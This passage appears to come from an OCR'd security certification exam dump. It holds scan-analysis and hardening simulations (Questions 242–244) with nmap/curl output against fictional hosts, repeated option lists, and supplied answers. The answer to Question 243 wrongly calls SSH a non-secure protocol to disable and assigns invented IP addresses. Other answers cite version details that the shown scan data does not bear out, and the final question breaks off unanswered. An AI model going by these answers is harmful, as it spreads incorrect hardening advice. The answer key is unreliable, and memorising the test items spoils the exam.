- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
443/tcp open  https
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT     STATE  SERVICE
80/tcp   open   http
443/tcp  open   https
8675/ssh open   ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- [ ] AppServ1 is only using TLS 1.2
- [ ] AppServ2 is only using TLS 1.2
- [ ] AppServ3 is only using TLS 1.2
- [ ] AppServ4 is only using TLS 1.2
- [ ] AppServ1 is using Apache 2.4.18 or greater
- [ ] AppServ2 is using Apache 2.4.18 or greater
- [ ] AppServ3 is using Apache 2.4.18 or greater
- [ ] AppServ4 is using Apache 2.4.18 or greater

Part 2


Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Configuration Change Recommendations

Add recommendation for

- AppSrv1
- AppSrv2
- AppSrv3
- AppSrv4


Configuration Change Recommendations
Add Recommendation for
AppSrv1
AppSrv2
AppSrv3
AppSrv4
Server
AppSrv1
AppSrv2
AppSrv3
AppSrv4
Service
HTTPD Security
TELNET
Apache Version
MySQL
SSH
Config Change
Upgrade Version
Restrict to TLS 1.2
Move to Port 443
Remove or Disable
Move to Port 22
Server
AppSrv1
AppSrv2
AppSrv3
AppSrv4
Service
HTTPD Security
TELNET
Apache Version
MySQL
SSH
Config Change
Upgrade Version
Restrict to TLS 1.2
Move to Port 443
Remove or Disable
Move to Port 22
Server
AppSrv1
AppSrv2
AppSrv3
AppSrv4
Service
HTTPD Security
TELNET
Apache Version
MySQL
SSH
Config Change
Upgrade Version
Restrict to TLS 1.2
Move to Port 443
Remove or Disable
Move to Port 22

Answer:

Part 1 Answer:
Check on the following:
AppServ1 is only using TLS.1.2
AppServ4 is only using TLS.1.2
AppServ1 is using Apache 2.4.18 or greater
AppServ3 is using Apache 2.4.18 or greater
AppServ4 is using Apache 2.4.18 or greater


Part 2 answer:
Recommendations
- disable TLS v1.1 on AppServ2 and AppServ3 OR configure HTTPD Security service on both
AppServ2 & AppServ3 to strictly use TLS 1.2
- upgrade AppServ2 Apache to version 2.4.48 from its current version of 2.3.48 - Move ssh service port to port 22 on AppServ4

QUESTION 242
Hotspot Question


A security analyst performs various types of vulnerability scans. You must review the vulnerability scan results to determine the type of scan that was executed and determine if a false positive occurred for each device.

Instructions:
Select the drop option for whether the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.
For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives.

NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time. Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.
The Linux Web Server, File-Print Server and Directory Server are draggable.
If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Answer:



Explanation:

1. Non-credentialed scan – File Print Server: False positive is the first bullet point.
2. Credentialed scan – Linux Workstation: No False positives.
3. Compliance scan – Directory Server

QUESTION 243
SIMULATION

You are a penetration tester who is reviewing the system hardening guidelines for a company's distribution center. The company's hardening guidelines indicate the following:


- There must be one primary server or service per device.
- Only default ports should be used.
- Non-secure protocols should be disabled.
- The corporate Internet presence should be placed in a protected subnet.

INSTRUCTIONS

Using the tools available, discover devices on the corporate network and the services that are running on these devices.
You must determine:

- The IP address of each device.
- The primary server or service of each device.
- The protocols that should be disabled based on the hardening guidelines.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Name: CandyManCarl.Local
Role:
File Server
Database
Mail Server
Switch
Web Server
IP Address:
Non-Compliant Service:
SSH 22
SMB/CIFS 445
SMTP 25
NetBIOS 139
HTTPS 443
HTTP 80
FTP 21
RPC 135
IMAP/S 993
DNS 53
MYSQL 3306
IMAP 143
Telnet 23
Name: FarmerLaura.Local
Role:
Switch
Web Server
Mail Server
Database
File Server
IP Address:
Non-Compliant Service:
FTP 21
SSH 22
Telnet 23
IMAP/S 993
RPC 135
HTTP 80
SMB/CIFS 445
HTTPS 443
DNS 53
IMAP 143
SMTP 25
NetBIOS 139
MYSQL 3306
Name: SandwichSara.Local
Role:
Web Server
Mail Server
Switch
Database
File Server
IP Address:
Non-Compliant Service:
HTTPS 443
FTP 21
NetBIOS 139
SMTP 25
SMB/CIFS 445
RPC 135
SSH 22
IMAP 143
DNS 53
IMAP/S 993
HTTP 80
MYSQL 3306
Telnet 23
Firewall
Internet
DMZ
You Are Here
Console
Name: FarmerTed.Local
Role:
Database
Mail Server
Switch
File Server
Web Server
IP Address:
Non-Compliant Service:
DNS 53
MYSQL 3306
NetBIOS 139
SMTP 25
RPC 135
SSH 22
FTP 21
HTTPS 443
HTTP 80
SMB/CIFS 445
IMAP/S 993
Telnet 23
IMAP 143
Name: LunchTimeMike.Local
Role:
Web Server
Mail Server
Database
File Server
Switch
IP Address:
Non-Compliant Service:
NetBIOS 139
MYSQL 3306
SMTP 25
IMAP/S 993
HTTPS 443
HTTP 80
Telnet 23
SMB/CIFS 445
FTP 21
SSH 22
IMAP 143
RPC 135
DNS 53

Answer:

For **CandyManCarl.Local**, based on the available options and following the guidelines:

- Choose **File Server** as the primary service
- IP address should be 192.168.1.1
- Disable the following non-secure protocols:
  - SSH (22) – Non-secure remote access protocol.
  - Telnet (23) – Non-secure terminal access protocol.
  - IMAP (143) – Non-secure mail protocol.
  - FTP (21) – Non-secure file transfer protocol.
  - NetBIOS (139) – Often linked with security vulnerabilities.

For **FarmerLaura.Local**, based on the available options and following the guidelines:

- Choose **Web Server** as the primary service
- IP address 192.168.1.2
- Disable the following non-secure protocols:
  - FTP (21) – Non-secure file transfer protocol.
  - SSH (22) – Non-secure remote access protocol (depending on the implementation).
  - Telnet (23) – Outdated and insecure protocol for remote access.
  - IMAP (143) – Non-secure mail access protocol.
  - SMTP (25) – Non-secure email transfer protocol (should use encrypted alternatives like SMTPS on port 465 or 587).
  - NetBIOS (139) – Non-secure protocol that may expose the system to vulnerabilities.
  - RPC (135) – Often linked to security risks, especially when exposed externally.
  - SMB/CIFS (445) – Non-secure protocol used for sharing files, which can be exploited if not properly secured.
  - MySQL (3306) – MySQL database port should be secured if exposed externally.

For **SandwichSara.Local**, based on the available options and following the guidelines:

- Choose **Web Server** as the primary service
- IP address 192.168.1.3
- Disable the following non-secure protocols:
  - FTP (21) – Non-secure file transfer protocol.
  - Telnet (23) – Outdated and insecure protocol for remote access.
  - NetBIOS (139) – Protocol often associated with security vulnerabilities.
  - SMB/CIFS (445) – Non-secure file-sharing protocol.
  - SSH (22) – Non-secure remote access protocol (depending on configuration).
  - IMAP (143) – Non-secure mail protocol.
  - SMTP (25) – Should be replaced with encrypted alternatives.
  - MySQL (3306) – If the database is exposed externally, it needs to be secured.
  - RPC (135) – Often associated with vulnerabilities and should be disabled if unnecessary.

For **FarmerTed.Local**, based on the available options and following the guidelines:

- Choose **Database** as the primary service
- IP address 192.168.1.4
- Disable the following non-secure protocols:
  - FTP (21) – Non-secure file transfer protocol.
  - Telnet (23) – Outdated and insecure protocol for remote access.
  - SSH (22) – Non-secure remote access protocol (depending on configuration).
  - IMAP (143) – Non-secure mail protocol.
  - SMTP (25) – Non-secure mail transfer protocol.
  - NetBIOS (139) – Non-secure protocol vulnerable to attacks.
  - RPC (135) – Often associated with security vulnerabilities.
  - SMB/CIFS (445) – Non-secure file-sharing protocol.
  - MySQL (3306) – If exposed to the internet or non-secure networks, it needs to be secured.
  - DNS (53) – Should be carefully managed, as DNS exposure can lead to DNS-based attacks.

For **LunchTimeMike.Local** (located in the DMZ), based on the system hardening guidelines:

- Choose **Web Server** as the primary service, since it is likely part of the external corporate presence in the DMZ.
- Assign an IP address **192.168.2.1** (since it is located in the DMZ, it may be in a different subnet).
- The following non-compliant services should be disabled to ensure security in the DMZ:
  - FTP (21) – Non-secure file transfer protocol, should be disabled in a DMZ.
  - Telnet (23) – Outdated and insecure protocol for remote access.
  - NetBIOS (139) – Typically insecure and not needed in a DMZ environment.
  - SMB/CIFS (445) – File-sharing protocol that poses a security risk.
  - IMAP (143) – Non-secure email protocol.
  - SMTP (25) – Should be replaced with encrypted alternatives like SMTPS.
  - MySQL (3306) – If exposed externally, should be secured or replaced with a secure database access method.
  - RPC (135) – Often associated with security risks and should be avoided in a DMZ.

Since LunchTimeMike.Local is in the DMZ, it is important that only secure protocols and services are enabled, especially considering its role in handling internet-facing traffic.

QUESTION 244
SIMULATION
The developers recently deployed new code to three web servers. A daily automated external device scan report shows server vulnerabilities that are failing items according to PCI DSS.

If the vulnerability is not valid, the analyst must take the proper steps to get the scan clean.


If the vulnerability is valid, the analyst must remediate the finding.

After reviewing the information provided in the network diagram, select the STEP 2 tab to complete the simulation by selecting the correct **Validation Result** and **Remediation Action** for each server listed using the drop-down options.

Instructions

STEP 1: Review the information provided in the network diagram.
STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button.



Network Diagram

INSTRUCTIONS

STEP 2: Given the scenario, determine which remediation action is required to address the vulnerability.

System	Validate Result	Remediation Action
WEB_SERVER01	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA
WEB_SERVER02	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA
WEB_SERVER03	False Positive False Negative True Positive True Negative	Encrypt Entire Session Encrypt All Session Cookies Implement Input Validation Submit as Non-Issue Employ Unique Token in Hidden Field Avoid Using Redirects and Forwards Disable HTTP Request Certificate from a Public CA

Vulnerability Scan Report

HIGH SEVERITY

Title: Cleartext Transmission of Sensitive Information

Description: The software transmits sensitive or securitycritical data in Cleartext in a communication channel that can be sniffed by authorized users.

Affected Asset: 172.30.0.15

Risk: Anyone can read the information by gaining access to the channel being used for communication.

Reference: CVE-2002-1949

MEDIUM SEVERITY

Title: Sensitive Cookie in HTTPS session without 'Secure' Attribute

Description: The Secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the use agent to send those cookies in plaintex over HTTP session.

Affected Asset: 172.30.0.152

Risk: Session Sidejacking

Reference: CVE-2004-0462

LOW SEVERITY

Title: Untrusted SSL/TLS Server X.509 Certificate

Description: The server's TLS/SSL certificate is signed by a Certification Authority that is untrusted or unknown.

Affected Asset: 172.30.0.153

Risk: May allow man-in-the-middle attackers to insert a spoofed certificate for any Distinguished Name (DN).

Reference: CVE-2005-1234

WEB_SERVER01Logs X

While logged in to the web portal (172.30.0.150) from the workstation (192.168.0.104) you perform an account password change. This process requires you to reenter the original password and enter a new password twice.


192.168.0.104	172.30.0.151	TLSv1	733	Application Data
172.30.0.151	192.168.0.104	TLSv1	1107	Application Data
192.168.0.104	172.30.0.151	TCP	66	44088 > https [ACK] Seq=1510 Ack=12723 Win=42368
192.168.0.104	172.30.0.150	HTTP	608	GET /verifpwd.learn?URL=AV5FPSHV2Ereal&SSL=83n28x
172.30.0.151	192.168.0.104	TCP	66	http > 60928 [ACK] Seq=622 Ack=847 Win=5154 Len=...

Frame 4021: 114 bytes on wire (912 bits), 114 bytes captured (912 bits) on interface 0
Ethernet II, Src: Vmware 00:03:22 (00:50:56:00:03:22), Dst: PaloAlto_39:1c:30 (00:1b:17:39:1c:30)
Internet Protocol Version 4, Src: 192.168.0.104 (192.168.0.104), Dst: 172.30.0.150 (172.30.0.150)
[2 Reassembled TCP Segments (1496 bytes): #4820(1448), #4821(48)]
Hypertext Transfer Protocol

GET /verifpwd.learn?URL=AV5FPSHV2Ereal&SSL=83n28x
Host: XXXXX
User – Agent: Mozilla/5.0 (x11; Linux x86_64; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
